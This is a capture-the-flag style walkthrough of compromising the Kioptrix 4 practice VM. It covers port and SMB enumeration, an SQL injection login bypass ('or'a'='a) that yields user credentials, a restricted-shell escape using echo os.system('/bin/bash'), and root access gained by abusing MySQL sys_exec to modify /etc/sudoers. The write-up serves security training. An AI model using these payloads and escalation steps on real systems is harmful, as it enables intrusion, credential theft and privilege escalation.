
Netdiscover + nmap




```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h29m59s, deviation: 3h32m07s, median: 0s
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2021-02-05T12:08:55-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```


SMB is always a target… Version 3.0.28a. Nothing too relevant seems to show up as a vulnerability

Message signing off allows for NTLM poisoning, but no active users are present so that's not an entrance

Port 80:




Let’s check this for SQL injection. We found out it’s using MySQL



Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in **/var/www/checklogin.php** on line **28**
Wrong Username or Password

Running dirbuster shows us an interesting file, database.sql




```
CREATE TABLE `members` (
`id` int(4) NOT NULL auto_increment,
`username` varchar(65) NOT NULL default '',
`password` varchar(65) NOT NULL default '',
PRIMARY KEY (`id`)
) TYPE=MyISAM AUTO_INCREMENT=2 ;

--
-- Dumping data for table `members`
--

INSERT INTO `members` VALUES (1, 'john', '1234');
```

Credentials (not working):
john
1234

We also know there’s a table “members” with 3 columns (id, username, password)


Enumerating shares on smb with nmap:



```
PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.0.2.7\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Kioptrix4 server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.0.2.7\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```

Running scanner/smb/smb_enumusers produces the following output
[nobody, robert, root, john, loneferret]


'or'a'='a   This in the password field allows to bypass the login
The following credentials were collected:
john:MyNameIsJohn
robert:ADGAdsafdfwt4gadfga==



Member's Control Panel

Username : robert
Password : ADGAdsafdfwt4gadfga==


These credentials work for SSH but leave us with a restricted shell
Only these commands are available to us



```
john:~$ help
cd  clear  echo  exit  help  ll  lpath  ls
john:~$ 
```

This is a new concept for me, probably echo will allow me to escape from here? After some research, yes, I am correct. Echo will be my best bet.
Shell is kshell and no environment variables
No special characters seem restricted
The following syntax is forbidden: echo $(command)
Python is also forbidden

echo os.system('/bin/bash')




```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh john@10.0.2.7
john@10.0.2.7's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ whoami
john
john@Kioptrix4:~$ 
```

John and robert don’t have any sudo permissions

var/www/checklogin.php shows root without password?
“mysql -u root” → works without a password, maybe we can priv esc from here


After some googling…



```
mysql> select sys_exec("whoami > /home/loneferret/a.txt");
+--------------------------------------------+
| sys_exec("whoami > /home/loneferret/a.txt") |
+--------------------------------------------+
| NULL                                        |
+--------------------------------------------+
1 row in set (0.42 sec)

mysql> exit
Bye
john@Kioptrix4:~$ ls /home/loneferret/
a.txt
```

I can’t cat a.txt (permission denied). Even though I cannot see the output of whoami, I can see only root has permissions for that file. So now we have root command execution.

So first we change the permission to the sudoers file with chmod 777.
Then with the help of nano we add john to the sudoers file.
We go back to mySQL and restore the sudoers file permissions
Now we can change user to root!



```
mysql> select sys_exec("chmod 0440 /etc/sudoers");
+-------------------------------------+
| sys_exec("chmod 0440 /etc/sudoers") |
+-------------------------------------+
| NULL                                |
+-------------------------------------+
1 row in set (0.01 sec)

mysql> exit
Bye
john@Kioptrix4:~$ sudo su
[sudo] password for john:
root@Kioptrix4:/home/john# whoami
root
root@Kioptrix4:/home/john# |
```